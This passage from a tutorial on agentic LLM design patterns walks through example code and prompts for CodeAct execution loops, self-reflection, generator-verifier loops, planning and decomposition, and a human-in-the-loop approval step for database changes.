            output = stdout_capture.getvalue()
            return output if output else "(code executed successfully, no output)"
        except Exception as e:
            return f"Error: {type(e).__name__}: {e}"
```

The `namespace` dictionary persists across calls to `execute()`. When the agent writes `x = 42` in one execution, `x` remains available in subsequent executions. This allows the agent to work incrementally, defining data structures, computing intermediate results, and building toward a final answer across multiple steps.

Errors are captured and returned as strings rather than raised. This is intentional: errors are informative feedback, not failures. A `NameError` tells the agent it referenced an undefined variable. A `TypeError` reveals a misunderstanding about data types. The agent incorporates this information and tries again.

The CodeAct Prompt

The prompt establishes the code-centric interaction pattern:

```
CODEACT_PROMPT = """You are a code-execution agent. Solve tasks by writing and executing Python code.

Rules:
1. Write code in ```python blocks. Each block will be executed and you'll see the output.
2. Use print() to show results - this is how you see what's happening.
3. Variables persist between executions, so you can build on previous code.
4. If you get an error, analyze it and fix your code in the next iteration.
5. When the task is complete, write DONE followed by a brief summary.
...
"""
```

The prompt explicitly tells the model that `print()` is how it observes results. Without this, the model might write code that computes correct values but never displays them, leaving it blind to its own progress. The persistence rule enables multi-step problem solving: the agent can define helper functions, store intermediate results, and reference them later.

The CodeAct Loop

The loop orchestrates the interaction between the model and the sandbox:

```python
async def codeact_loop(task: str, max_steps: int = 6) -> str:
    agent = get_agent(system_prompt=CODEACT_PROMPT)
    sandbox = CodeSandbox()
    trajectory = f"Task: {task}\n"

    for step in range(max_steps):
        agent_run, _ = await run_agent(agent, trajectory)
        response = agent_run.result.output.strip()
        trajectory += f"\nAssistant: {response}\n"

        code_blocks = extract_code_blocks(response)
        if code_blocks:
            for code in code_blocks:
                output = sandbox.execute(code.strip())
                trajectory += f"\n[Execution output: {output}]\n"

        if "DONE" in response.upper():
            return response
```

The trajectory accumulates the entire interaction history. Each iteration, the model sees the original task, all previous code it wrote, and all execution outputs. This context allows the model to reason about what worked, what failed, and what to try next.

Code blocks are extracted using a regex that matches markdown-style fenced code:

```python
def extract_code_blocks(text: str) -> list[str]:
    pattern = r"```python\s*(.*?)```"
    return re.findall(pattern, text, re.DOTALL)
```

Example: Data Analysis

The first example asks the agent to analyze sales data. The task requires computing totals, finding maximums, and calculating averages, all operations that benefit from direct code execution.

```
Task: Analyze this sales data and find total revenue, best selling product, average order value.
Data: orders = [{"product": "Widget A", "quantity": 5, "price": 10.00}, ...]
```

The agent might respond:

````
I'll start by loading the data and calculating total revenue.

```python
orders = [
    {"product": "Widget A", "quantity": 5, "price": 10.00},
    {"product": "Widget B", "quantity": 3, "price": 25.00},
    ...
]
total_revenue = sum(o["quantity"] * o["price"] for o in orders)
print(f"Total revenue: ${total_revenue:.2f}")
```
````

[Execution output: Total revenue: $455.00]

```
The agent sees the output and continues:
```

Now I'll find the best selling product by quantity.

```python
from collections import defaultdict
product_qty = defaultdict(int)
for o in orders:
    product_qty[o["product"]] += o["quantity"]
best = max(product_qty.items(), key=lambda x: x[1])
print(f"Best selling: {best[0]} with {best[1]} units")
```

[Execution output: Best selling: Widget A with 13 units]

Notice how the agent builds on the `orders` variable defined in the first execution. The persistent nam

Error Recovery

The second example demonstrates error handling. When the agent makes a mistake, the error message becom

Task: Calculate the mean and standard deviation of [4, 8, 15, 16, 23, 42]. Do not import any libraries.

The agent might first attempt:

```python
numbers = [4, 8, 15, 16, 23, 42]
mean = sum(numbers) / len(numbers)
variance = sum((x - mean) ** 2 for x in numbers) / len(numbers)
std_dev = sqrt(variance)
print(f"Mean: {mean}, Std Dev: {std_dev}")
```

[Execution output: Error: NameError: name 'sqrt' is not defined]

The agent observes the error and corrects:

```python
std_dev = variance ** 0.5
print(f"Mean: {mean:.2f}, Std Dev: {std_dev:.2f}")
```

[Execution output: Mean: 18.00, Std Dev: 12.17]

The error did not crash the session. Instead, it provided specific information (undefined `sqrt`) that guided the fix (use `** 0.5`). This is the core insight of CodeAct: execution failures are learning signals, not terminal conditions.

CodeAct vs ReAct

ReAct uses text-based actions with predefined semantics: `LookupOrder[id]` always means the same thing. This makes ReAct suitable for systems with well-defined APIs and limited action spaces. CodeAct is more flexible but less constrained. The agent can write any valid Python, which is powerful for open-ended tasks but requires more careful sandboxing.

In practice, many systems combine both approaches. Predefined tools handle common operations with guaranteed semantics, while a code execution capability handles edge cases and complex computations. The choice depends on the task domain and the acceptable tradeoff between flexibility and predictability.

Key Takeaways

CodeAct treats executable code as the agent's primary action modality. The agent writes code, observes execution results, and iterates. This tight feedback loop grounds reasoning in actual program behavior rather than hypothetical outcomes.

Persistent execution environments enable incremental problem solving. The agent can define variables, build data structures, and reference previous work across multiple iterations. This mirrors how humans use REPLs

and notebooks for exploratory programming.

Errors are informative feedback, not failures. A well-designed CodeAct system captures exceptions and returns them as observations. The agent learns from errors and corrects its approach, turning mistakes into progress.

The pattern is particularly suited to data analysis, numerical computation, and tasks where the solution space is too large to enumerate as discrete actions. When the task requires flexibility and the domain supports programmatic solutions, CodeAct provides a natural and powerful execution model.

Hands-On: Self-Reflection Pattern

Self-reflection is a reasoning pattern where an agent explicitly examines and critiques its own output before revising it. This hands-on explores the self-reflection cycle using `example_self_reflection.ipynb`, demonstrating how agents can improve their solutions through iterative self-critique.

The Three-Turn Reflection Cycle

A typical self-reflection pattern unfolds in three distinct turns:

Turn 1: Generate - The agent produces an initial solution to the task.

Turn 2: Reflect - The agent analyzes its own solution, identifying flaws, edge cases, or potential improvements.

Turn 3: Revise - The agent produces an improved solution based on its critique.

This cycle differs from simply reprompting the agent because the critique is grounded in the agent's own prior output and structured around explicit evaluation criteria.

Example: Email Validation Function

The notebook demonstrates self-reflection using a code generation task: writing a Python function to validate email addresses.

Turn 1: Initial Solution

```
from agentic_patterns.core.agents import get_agent, run_agent
from agentic_patterns.core.agents.utils import nodes_to_message_history

agent = get_agent()

prompt_1 = """Write a Python function that validates email addresses.
The function should return True if the email is valid, False otherwise."""

agent_run_1, nodes_1 = await run_agent(agent, prompt_1)
print(agent_run_1.result.output)
```

The agent generates an initial implementation. This first attempt often works for common cases but may miss edge cases, security issues, or robustness concerns. A typical first solution might use simple string operations or basic regex patterns that handle obvious valid and invalid formats but lack sophistication.

Turn 2: Self-Reflection

```
message_history = nodes_to_message_history(nodes_1)

prompt_2 = """Review your solution and identify potential issues:
1. Are there any edge cases not handled?
2. Are there any security concerns?
```

```
3. Could the implementation be more robust?

List the specific problems you find."""

agent_run_2, nodes_2 = await run_agent(agent, prompt_2, message_history=message_history)
print(agent_run_2.result.output)
```

This prompt asks the agent to critique its own work using explicit evaluation criteria. The agent has access to its previous solution through message history, allowing it to analyze what it actually wrote rather than what it intended to write.

The agent might identify issues such as the regex pattern not handling valid international domain names, multiple consecutive dots in the local part not being properly rejected, the function not validating maximum length constraints per RFC 5321, special characters in quoted strings not being handled correctly, or the implementation being vulnerable to ReDoS attacks with certain malicious inputs.

This reflection step is where second-order reasoning occurs. The agent reasons not just about email validation, but about its own reasoning process and implementation choices.

Turn 3: Revised Solution

```
message_history = nodes_to_message_history(nodes_2)

prompt_3 = """Based on your critique, provide an improved version of the function that addresses the is

agent_run_3, nodes_3 = await run_agent(agent, prompt_3, message_history=message_history)
print(agent_run_3.result.output)
```

The agent now produces a revised implementation incorporating the improvements identified during reflection. The revised solution typically addresses the specific issues mentioned in the critique: stricter validation rules, edge case handling, security considerations, or adherence to relevant standards.

Why Message History Matters

Each turn builds on the previous one through message history. Without this continuity, the pattern breaks down. Turn 2 needs the initial solution to critique it. Without message history, the agent wouldn't know what code to review. Turn 3 needs both the solution and the critique. The agent must understand what problems were identified to fix them.

The complete conversation structure looks like this:

```
Turn 1 - User: "Write a function..."
Turn 1 - Agent: [Initial solution]
Turn 2 - User: "Review your solution..."
Turn 2 - Agent: [Critique listing issues]
Turn 3 - User: "Provide an improved version..."
Turn 3 - Agent: [Revised solution]
```

Comparison: With and Without Reflection

The notebook includes a comparison showing what happens when you ask directly for a robust solution without the reflection cycle:

```
agent_no_reflection = get_agent()

prompt_direct = """Write a robust Python function that validates email addresses.
The function should return True if the email is valid, False otherwise."""
```

```
agent_run_direct, _ = await run_agent(agent_no_reflection, prompt_direct)
print(agent_run_direct.result.output)
```

Adding the word "robust" to the prompt tells the model to be more careful, but it doesn't provide the same structured reasoning process as explicit reflection. The direct approach may or may not produce a solution comparable to the reflected version, and it lacks the intermediate critique that makes the reasoning process transparent.

The reflection cycle offers several advantages over direct prompting. It provides transparency by making the critique explicit, showing why changes were made. It uses structured evaluation with explicit criteria rather than vague instructions like "be robust." The cycle can repeat multiple times if the first revision still has issues. The critique can be logged or analyzed to understand common failure modes.

When Self-Reflection Helps

Self-reflection is particularly effective for tasks where correctness can be evaluated by examining the output: code generation to check for bugs, edge cases, security issues, or adherence to best practices; structured output to verify JSON schemas, API response formats, or configuration files; logical reasoning to identify gaps in argumentation or unsupported claims; and constraint satisfaction to ensure all requirements from a specification are met.

Self-reflection is less effective when evaluation requires external validation that the agent cannot perform, such as empirical testing against a test suite, user feedback on subjective preferences, or verification against external databases or APIs.

Reflection Criteria

The quality of reflection depends heavily on the evaluation criteria provided. In our example, we asked three specific questions about edge cases, security concerns, and robustness.

Generic prompts like "Is this good?" or "Can you improve this?" produce weaker critiques. Specific criteria direct the agent's attention to particular dimensions of quality relevant to the task.

For different tasks, you would use different criteria. For a data analysis task, you might ask about statistical validity, assumptions, or visualization clarity. For a business document, you might ask about tone, completeness, or logical flow.

Multiple Reflection Cycles

The pattern can extend beyond a single reflection cycle. If the revised solution still has issues, you can prompt another round of reflection:

```
# After Turn 3, start another cycle
message_history = nodes_to_message_history(nodes_3)

prompt_4 = """Review your revised solution. Are there any remaining issues?"""
agent_run_4, nodes_4 = await run_agent(agent, prompt_4, message_history=message_history)

prompt_5 = """Address any remaining issues."""
agent_run_5, nodes_5 = await run_agent(agent, prompt_5, ...)
```

This creates a recursive refinement process that continues until the agent reports no significant issues or until you reach a stopping condition like maximum iterations or diminishing returns.

Production Considerations

When implementing self-reflection in production systems, consider token cost since each reflection cycle sends the growing conversation history, increasing cost. Balance thoroughness against budget. Latency increases because multiple sequential API calls increase response time. Consider whether the quality improvement

justifies the delay. Define stopping criteria for when to stop reflecting, such as maximum iterations, agent confidence indicators, or external validation passing. Invest effort in crafting good reflection prompts since the quality of the critique directly affects the quality of the revision. Remember that the agent may believe it has improved the solution when it hasn't, so external validation remains important.

Key Differences from Other Patterns

Self-reflection differs from Chain-of-Thought in that CoT makes reasoning explicit but doesn't critique it, while self-reflection adds evaluation and revision. Compared to simple reprompting, asking "Can you do better?" without showing the agent its prior work lacks the grounding that makes reflection effective. Unlike Tree of Thought which explores multiple alternative paths forward, self-reflection improves a single path through iteration. External verification checks output against objective criteria or tests, while self-reflection is the agent checking itself.

These patterns can be combined. An agent might use CoT to generate a solution, self-reflection to refine it, and external verification to confirm correctness.

Implementation Notes

The example uses the same patterns established earlier in this chapter: message history through `nodes_to_message_history` to extract conversation state after each turn, sequential turns where each prompt builds on the previous response, and agent reuse where the same agent instance handles all turns for consistency.

This demonstrates that self-reflection is built from primitives you already know: multi-turn conversations with carefully crafted prompts that direct the agent's attention to evaluating its own output.

Key Takeaways

Self-reflection is a three-turn pattern: generate, critique, revise. It requires message history to maintain continuity across turns. The quality of reflection depends on explicit evaluation criteria in the critique prompt. Self-reflection works best when the agent can evaluate its own output without external validation.

The pattern increases token cost and latency but can significantly improve output quality for tasks where structured self-evaluation is feasible. It makes reasoning transparent through the explicit critique and can be iterated multiple times for recursive refinement.

Self-reflection transforms a stateless model into an agent that appears to learn from its mistakes within a single session. This capability becomes even more powerful when combined with external feedback, persistent memory, or tool use, which we'll explore in later chapters.

Hands-On: Verification / Critique Pattern

The verification/critique pattern introduces explicit evaluation into an agent's workflow. Rather than trusting the first output, the agent (or a separate verifier) checks the result against defined criteria before accepting it. This hands-on explores the pattern using `example_verification_critique.ipynb`, demonstrating how explicit verification loops improve reliability for constraint-satisfaction tasks.

Verification vs Self-Reflection

While self-reflection asks an agent to generally critique and improve its work, verification/critique is more focused: it checks outputs against explicit, enumerable criteria. The evaluation is structured rather than open-ended. A verifier answers specific questions like "Does this satisfy constraint X?" rather than "Is this good?"

This distinction matters in practice. Self-reflection works well when quality is somewhat subjective or when the agent needs to discover what might be wrong. Verification works well when you know exactly what "correct" means and can express it as checkable criteria.

The Password Generation Example

The notebook uses password generation as its example because passwords have clear, verifiable constraints. A password either satisfies a rule or it doesn't. This makes the verification step unambiguous and easy to follow.

The constraints defined in the notebook are:

```
CONSTRAINTS = """
1. Exactly 12 characters long
2. Contains at least 2 uppercase letters
3. Contains at least 2 lowercase letters
4. Contains at least 2 digits
5. Contains at least 2 special characters from: !@#$%^&*
6. No consecutive repeating characters (e.g., 'aa' or '11' is not allowed)
"""
```

Each constraint is precise and independently checkable. The verifier can evaluate them one by one and report exactly which ones pass or fail.

Separate Generator and Verifier

The pattern uses two distinct agent roles rather than having one agent do everything.

```
generator_system_prompt = """You are a password generator. Generate passwords that satisfy the given co
Output ONLY the password, nothing else."""

generator = get_agent(system_prompt=generator_system_prompt)
```

The generator's job is focused: produce a password. It doesn't evaluate or explain.

```
verifier_system_prompt = """You are a password validator. Given a password and constraints, check each

For each constraint, output:
- PASS: [constraint] - [brief explanation]
- FAIL: [constraint] - [brief explanation]

At the end, output a line:
VERDICT: ALL_PASS or VERDICT: SOME_FAIL

Be precise and check character by character if needed."""

verifier = get_agent(system_prompt=verifier_system_prompt)
```

The verifier's job is also focused: check each constraint and report results. The structured output format (PASS/FAIL per constraint, final VERDICT) makes it easy to parse the result programmatically.

This separation of concerns mirrors how verification works in other domains. A compiler doesn't write code; it checks code. A test suite doesn't implement features; it verifies them. Keeping generation and verification separate makes each role simpler and more reliable.

The Verification Loop

The core of the pattern is a loop that continues until verification passes or a maximum iteration count is reached.

```
async def generate_with_verification(constraints: str, max_iterations: int = MAX_ITERATIONS) -> tuple[s
    generator = get_agent(system_prompt=generator_system_prompt)
    verifier = get_agent(system_prompt=verifier_system_prompt)
```

```
    gen_prompt = f"Generate a password satisfying these constraints:\n{constraints}"
    gen_run, gen_nodes = await run_agent(generator, gen_prompt)
    password = gen_run.result.output.strip()

    for iteration in range(max_iterations):
        # Verify
        verify_prompt = f"Verify this password against the constraints:\n\nPassword: {password}\n\nCons
        verify_run, _ = await run_agent(verifier, verify_prompt)
        verification = verify_run.result.output

        # Check verdict
        if "VERDICT: ALL_PASS" in verification:
            return password, iteration + 1

        # Regenerate with feedback
        message_history = nodes_to_message_history(gen_nodes)
        feedback_prompt = f"""The password '{password}' failed verification:

{verification}

Generate a new password that fixes the failed constraints. Output ONLY the password."""

        gen_run, gen_nodes = await run_agent(generator, feedback_prompt, message_history=message_histor
        password = gen_run.result.output.strip()

    return password, max_iterations
```

The loop has three phases in each iteration:

Verify: The verifier checks the current password against all constraints. The verification prompt includes both the password and the constraints, giving the verifier everything it needs.

Check verdict: The code looks for "VERDICT: ALL_PASS" in the verifier's output. This simple string check determines whether to accept the result or continue iterating.

Regenerate with feedback: If verification failed, the generator receives the full verification report showing which constraints failed. This is the critical difference from blind retry. The generator knows exactly what went wrong and can focus on fixing those specific issues.

Feedback Through Message History

The regeneration step uses message history to maintain context:

```
message_history = nodes_to_message_history(gen_nodes)
feedback_prompt = f"""The password '{password}' failed verification:

{verification}

Generate a new password that fixes the failed constraints. Output ONLY the password."""

gen_run, gen_nodes = await run_agent(generator, feedback_prompt, message_history=message_history)
```

The generator sees its previous attempt and the specific failures. This allows it to understand what it got wrong and adjust. Without message history, each generation attempt would be independent, potentially repeating the same mistakes.

Why Separate Agents?

Using two agents (generator and verifier) rather than one agent that does both has several advantages.

Focused prompts are more reliable. A prompt that says "generate and then verify" asks the model to context-switch mid-response. Separate agents keep each task simple.

Independent verification is more trustworthy. When the same agent generates and verifies, there's a risk of confirmation bias: the agent may be more lenient when checking its own work. A separate verifier has no investment in the generated output.

The pattern scales to external verification. In production, the verifier might not be an LLM at all. It could be a deterministic function, a test suite, or a human reviewer. Separating the roles makes this substitution easy.

Comparison: With and Without Verification

The notebook includes a comparison showing direct generation without a verification loop:

```
direct_agent = get_agent(system_prompt="You generate passwords. Be very careful to satisfy all constrai

direct_run, _ = await run_agent(direct_agent, f"""Generate a password satisfying ALL these constraints
{CONSTRAINTS}

Output only the password.""")

direct_password = direct_run.result.output.strip()
```

Adding "be very careful" to the prompt is hoping for correctness rather than checking for it. The model might still make mistakes, especially with tricky constraints like "no consecutive repeating characters" which require careful attention.

When the direct output is then verified, it may or may not pass all constraints. The verification loop ensures that failures are caught and corrected rather than silently delivered.

When Verification Helps

The verification/critique pattern is most effective when correctness criteria are explicit and checkable, when a single generation attempt may not satisfy all constraints, when the cost of incorrect output is high, and when feedback can guide improvement.

Password generation is a clear example, but the pattern applies broadly. Code that must pass tests, configurations that must validate against a schema, documents that must include required sections, plans that must satisfy stated constraints: all of these benefit from explicit verification.

When Verification Is Less Useful

Verification adds latency and cost. Each iteration requires at least two API calls (generate + verify). For tasks where the model reliably gets it right the first time, verification overhead isn't justified.

Verification also requires that you can express correctness criteria clearly. For subjective tasks like "write an engaging blog post," defining what the verifier should check becomes difficult. In such cases, self-reflection or human review may be more appropriate.

Deterministic vs LLM Verification

The example uses an LLM as the verifier for simplicity, but in production you might use deterministic verification instead. For passwords, a Python function could check each constraint:

```
def verify_password(password: str) -> dict[str, bool]:
    return {
        "length_12": len(password) == 12,
        "uppercase_2": sum(1 for c in password if c.isupper()) >= 2,
        "lowercase_2": sum(1 for c in password if c.islower()) >= 2,
        "digits_2": sum(1 for c in password if c.isdigit()) >= 2,
        "special_2": sum(1 for c in password if c in "!@#$%^&*") >= 2,
        "no_consecutive": all(password[i] != password[i+1] for i in range(len(password)-1)),
    }
```

Deterministic verification is faster, cheaper, and perfectly reliable. LLM verification is useful when the criteria are harder to express programmatically, such as "the explanation should be clear to a beginner" or "the code should follow idiomatic patterns."

Iteration Limits

The loop includes a maximum iteration count:

```
MAX_ITERATIONS = 5

for iteration in range(max_iterations):
    ...
```

Without a limit, the loop could run indefinitely if the generator keeps producing invalid outputs. The limit provides a safety bound. In practice, if verification fails repeatedly, there may be an issue with the constraints being too strict, the generator prompt being unclear, or a fundamental limitation in what the model can produce.

Key Differences from Other Patterns

Verification/critique differs from self-reflection in that self-reflection is open-ended introspection while verification checks against explicit criteria. They can be combined: generate, verify against hard constraints, then self-reflect on style or quality.

Verification differs from simple retry. Retry without feedback just runs the same generation again hoping for a different result. Verification provides specific feedback about what failed, enabling targeted improvement.

Verification is related to but distinct from test-driven development. In TDD, tests define correctness and code is written to pass them. In verification/critique, the verifier plays a similar role to tests, but the "code" being verified is LLM output.

Production Considerations

When implementing verification loops in production, consider cost management since each iteration multiplies API costs. Set reasonable iteration limits and monitor how often the loop runs multiple times. If most requests need many iterations, the generator prompt may need improvement.

Consider latency. Sequential generate-verify-regenerate cycles add up. For user-facing applications, you may need to balance thoroughness against response time.

Invest in good verification prompts. The quality of feedback determines how effectively the generator can improve. Vague feedback like "some constraints failed" is less useful than "constraint 4 failed because there is only 1 special character."

Log verification results. Understanding which constraints fail most often reveals patterns that can inform better generator prompts or constraint definitions.

Key Takeaways

Verification/critique introduces explicit checking against defined criteria into the generation process. The pattern separates generation and verification into distinct roles, enabling focused prompts and independent evaluation. A feedback loop passes verification failures back to the generator, enabling targeted improvement rather than blind retry. The pattern works best when correctness is objectively checkable and the cost of incorrect output justifies the verification overhead.

The pattern transforms "hope the model gets it right" into "check that the model got it right and fix it if not." This shift from optimism to verification is fundamental to building reliable agentic systems.

Hands-On: Planning and Decomposition

Planning and decomposition separates *what* an agent wants to achieve from *how* it will achieve it. Instead of diving directly into implementation, the agent first reasons at a higher level, identifying major steps and their dependencies, and only then descends into concrete actions. This separation manages complexity, creates opportunities for validation, and produces artifacts that can be inspected or modified before any code is written.

This hands-on explores planning and decomposition using `example_planning_decomposition.ipynb`, demonstrating how explicit planning leads to better-structured implementations.

Model Selection: Why Non-Thinking Models Matter Here

The notebook uses `config_name="fast"` to select a non-thinking model rather than the default thinking model. This choice is deliberate.

Modern frontier models with extended thinking capabilities spend significant time reasoning internally before responding, sometimes several minutes per request. This is valuable for difficult problems requiring deep analysis, but counterproductive for planning workflows where we want multiple quick iterations.

Planning and decomposition already externalizes reasoning through explicit prompts. We ask the model to show its plan, validate it, decompose steps, and so on. The thinking happens in the conversation, not hidden inside the model. Using a thinking model on top of this would be redundant: the model thinks internally, then produces a plan, which we then ask it to think about again.

Non-thinking models respond in seconds rather than minutes, making interactive planning practical. The explicit structure of planning prompts compensates for the lack of internal deliberation. For production systems with many planning iterations, this difference in latency compounds significantly.

The Problem: Data Pipeline Design

The notebook tackles building a data pipeline to analyze website traffic logs. This task benefits from planning because it involves multiple distinct phases (data loading, cleaning, analysis, reporting), steps have dependencies (cannot analyze before cleaning), and the overall structure matters as much as individual components.

```
task = """Build a data pipeline to analyze website traffic logs.

Context:
- Log files are in JSON format, one event per line
- Each event has: timestamp, user_id, page_url, referrer, user_agent
- Files are stored in an S3 bucket, organized by date (logs/YYYY/MM/DD/)
- Need to produce a daily report showing:
  * Total page views and unique visitors
  * Top 10 most visited pages
  * Traffic sources breakdown (direct, search, social, referral)
  * Hourly traffic pattern
```

```
Design and implement this pipeline."""
```

Without explicit planning, a model might jump straight into writing code, making design decisions implicitly as it goes. The resulting implementation might work, but its structure emerges accidentally rather than intentionally. Refactoring later requires understanding the entire codebase to see the implicit architecture.

Step 1: Generate the Plan

The first step asks the model to create an explicit plan without writing any code. This separation is enforced through the system prompt and the task prompt.

```
system_prompt_planner = """You are a software architect. Your job is to create implementation plans.
Do NOT write code. Create a structured plan that a developer can follow."""

prompt_plan = f"""{task}

Create a detailed implementation plan. For each step:
1. Give it a clear name
2. Describe what it accomplishes
3. List inputs it requires
4. List outputs it produces
5. Note any dependencies on other steps

Format as a numbered list. Do not write code."""

agent_planner = get_agent(config_name="fast", system_prompt=system_prompt_planner)
agent_run_plan, nodes_plan = await run_agent(agent_planner, prompt_plan)
```

The prompt asks for specific elements for each step: name, description, inputs, outputs, and dependencies. This structured format makes the plan machine-readable and forces the model to think about data flow between steps. A typical response might include steps like "Load Log Files from S3", "Parse JSON Events", "Classify Traffic Sources", "Compute Hourly Aggregates", and "Generate Report".

The key insight is that the plan itself is an artifact. It can be printed, reviewed by a human, stored for documentation, or passed to another system. This externalization is what distinguishes planning from Chain-of-Thought reasoning, where the reasoning trace is interleaved with execution.

Step 2: Validate the Plan

Before implementing anything, the model reviews its own plan for completeness and correctness. This self-validation catches issues early, before any code is written.

```
message_history = nodes_to_message_history(nodes_plan)

prompt_validate = """Review the plan you created. Check for:

1. Completeness: Does the plan cover all requirements?
2. Dependencies: Are step dependencies correctly ordered?
3. Feasibility: Are there any steps that seem unclear or underspecified?
4. Missing steps: Is anything needed that wasn't included?

If issues are found, provide an updated plan. Otherwise confirm the plan is ready."""

agent_run_validate, nodes_validate = await run_agent(agent_planner, prompt_validate, message_history=mes
```

The `message_history` parameter carries forward the previous conversation, so the model sees its original plan when asked to validate it. The validation prompt specifies concrete criteria: completeness, dependency

ordering, feasibility, and missing steps.

This step often catches oversights. The model might realize it forgot error handling, or that two steps were listed in the wrong order, or that a requirement from the original task was not addressed. Fixing these issues at the plan level is cheap; fixing them after implementation is expensive.

Step 3: Decompose a Complex Step

Not all steps in a plan are equally simple. Some require further breakdown before they can be implemented. The decomposition step takes a complex step and breaks it into atomic sub-tasks.

```
message_history = nodes_to_message_history(nodes_validate)

prompt_decompose = """The 'Traffic Sources Classification' step is complex.
Decompose it into smaller sub-tasks:

1. List each sub-task needed
2. Explain the logic for each classification category
3. Describe how to handle edge cases (unknown referrers, missing data)

Keep the sub-tasks atomic and implementable."""

agent_run_decompose, nodes_decompose = await run_agent(agent_planner, prompt_decompose, message_history=
```

Traffic source classification is a good candidate for decomposition because it involves multiple categories (direct, search, social, referral), each with different detection logic. The decomposition might produce sub-tasks like "Extract referrer domain", "Match against known search engine list", "Match against known social media domains", "Apply fallback classification for unknown referrers".

This hierarchical decomposition can be applied recursively. If a sub-task is still too complex, decompose it further. The goal is to reach steps that are small enough to implement confidently in a single function or code block.

Step 4: Implement From the Plan

With a validated, decomposed plan in hand, implementation becomes straightforward. The model follows the plan rather than inventing structure as it goes.

```
system_prompt_implementer = """You are a Python developer. Implement code following the given plan.
Write clean, well-structured code. Follow the plan exactly."""

message_history = nodes_to_message_history(nodes_decompose)

prompt_implement = """Implement the data pipeline following the plan.

Create Python code that:
1. Follows the step structure from the plan
2. Implements each step as a separate function
3. Includes type hints and docstrings
4. Has a main() function that orchestrates the pipeline

Use boto3 for S3, pandas for data processing."""

agent_implementer = get_agent(config_name="fast", system_prompt=system_prompt_implementer)
agent_run_impl, _ = await run_agent(agent_implementer, prompt_implement, message_history=message_histor
```

The implementation prompt explicitly instructs the model to follow the plan structure. Each plan step becomes a function, and the main function orchestrates them according to the dependency order established

in planning. The resulting code is modular by design, not by accident.

Because the plan was externalized, the implementation is traceable. Each function can be mapped back to a plan step, making the code easier to understand, test, and modify.

The Planning Loop

The four steps form a planning loop that can be extended or repeated as needed:

1. **Generate**: Create an initial plan from the high-level goal
2. **Validate**: Check the plan for completeness and correctness
3. **Decompose**: Break complex steps into atomic sub-tasks
4. **Implement**: Execute the plan by writing code

In practice, this loop is often iterative. Implementation might reveal that a step was underspecified, triggering a return to planning. Validation might suggest a different approach, requiring a new plan. The explicit structure makes these iterations manageable because each artifact (plan, validation, decomposition) is preserved and can be referenced.

When Planning Helps

Planning and decomposition is most valuable for tasks that involve multiple phases with dependencies, where the overall structure matters as much as individual components, when you want to review the approach before committing to implementation, when the task is large enough that working memory becomes a bottleneck, or when multiple people (or agents) will collaborate on implementation.

The pattern is less valuable for simple tasks that can be solved in a single step, exploratory work where the goal is unclear, or problems where the solution approach is already well-known and doesn't need explicit articulation.

Trade-offs

Planning adds overhead. Generating a plan, validating it, and decomposing steps requires multiple model calls before any implementation begins. For trivial tasks, this overhead is not justified.

The quality of the plan depends on the clarity of the original task description. Vague requirements produce vague plans. Planning does not substitute for good problem specification.

Plans can become stale. If requirements change mid-implementation, the plan may need to be regenerated. Maintaining synchronization between plans and code requires discipline.

Despite these trade-offs, explicit planning consistently improves outcomes for complex tasks by making structure intentional rather than accidental, and by creating opportunities for validation before implementation begins.

Connection to Other Patterns

Planning and decomposition connects naturally with other agentic patterns.

Chain-of-Thought externalizes reasoning but mixes it with execution. Planning separates the two, making the reasoning artifact (the plan) independent from the execution artifact (the code).

Self-Reflection validates outputs. The plan validation step is a form of self-reflection applied to plans rather than final outputs.

Tree of Thought explores multiple approaches. Planning could be combined with Tree of Thought by generating multiple plans, evaluating them, and selecting the best before implementation.

Verification checks correctness. After implementation, verification can confirm that the code actually implements the plan correctly.

In advanced systems, planning becomes a first-class capability that agents invoke when facing complex tasks, much like how a human developer might sketch an architecture before writing code.

Hands-On: Human in the Loop

Human-in-the-loop (HITL) is a control pattern where an agent deliberately pauses autonomous execution to request human approval before proceeding with high-impact actions. This hands-on explores the pattern using `example_human_in_the_loop.ipynb`, demonstrating how to build structured checkpoints that give humans authority over irreversible operations.

The Core Idea

Unlike conversational clarification where the agent asks for more information, HITL treats the human as an authority who can approve, reject, or modify proposed actions. The agent externalizes its intent in a structured format, waits for a decision, and then proceeds accordingly. This creates an auditable control point between planning and execution.

Scenario: Database Operations

The example implements a database management assistant that can perform three types of operations: read, update, and delete. Read operations execute immediately since they have no side effects. Update and delete operations require explicit human approval because they modify data.

Modeling Actions with Structured Types

The first step is defining what an "action" looks like. Rather than passing free-form text between components, we use structured types that make the system predictable and inspectable.

```
class ActionType(str, Enum):
    READ = "read"
    UPDATE = "update"
    DELETE = "delete"


@dataclass
class ProposedAction:
    action_type: ActionType
    table: str
    description: str
    sql: str

    def requires_approval(self) -> bool:
        return self.action_type in (ActionType.UPDATE, ActionType.DELETE)
```

The `ActionType` enum inherits from both `str` and `Enum`, which allows it to serialize cleanly to JSON or plain text while maintaining type safety. The `ProposedAction` dataclass bundles all information needed to understand and execute an operation. The `requires_approval()` method encodes the policy: reads are safe, modifications are not.

This separation of policy from mechanism is important. The approval logic lives in one place and can be changed without touching the rest of the system. You could extend this to more granular policies, such as requiring approval only for deletes affecting more than N rows, or allowing certain users to bypass approval for specific tables.

The Planning Agent

The agent receives natural language requests and converts them into structured actions. The system prompt constrains its output format:

```
PLANNER_PROMPT = """You are a database operations planner. Given a user request, output the SQL operati

Available tables: users (columns: id, name, email, status)

Output format (exactly):
ACTION_TYPE: read|update|delete
TABLE: table_name
DESCRIPTION: brief description of what will happen
SQL: the SQL statement

Be conservative - if a request is ambiguous about what to modify, ask for clarification instead of guess

planner = get_agent(system_prompt=PLANNER_PROMPT)
```

The structured output format serves two purposes. First, it makes parsing reliable since each field appears on its own line with a known prefix. Second, it forces the model to be explicit about what it intends to do, making the action inspectable before execution.

The instruction to "be conservative" is significant. In HITL systems, false positives (asking for approval when not strictly needed) are usually preferable to false negatives (executing a destructive action without approval). The agent should err on the side of caution.

Parsing the Response

The `parse_action` function converts the agent's text response into a typed `ProposedAction`:

```
def parse_action(response: str) -> ProposedAction | None:
    lines = response.strip().split("\n")
    data = {}
    for line in lines:
        if ":" in line:
            key, value = line.split(":", 1)
            data[key.strip().lower()] = value.strip()

    if not all(k in data for k in ["action_type", "table", "description", "sql"]):
        return None

    try:
        action_type = ActionType(data["action_type"].lower())
    except ValueError:
        return None

    return ProposedAction(
        action_type=action_type,
        table=data["table"],
        description=data["description"],
        sql=data["sql"]
    )
```

The function returns `None` if parsing fails, which the orchestrator handles as an error condition. This defensive approach prevents malformed agent output from causing unexpected behavior downstream.

The Approval Checkpoint

The `request_human_approval` function is where execution actually pauses for human input:

```
@dataclass
class ApprovalResult:
    approved: bool
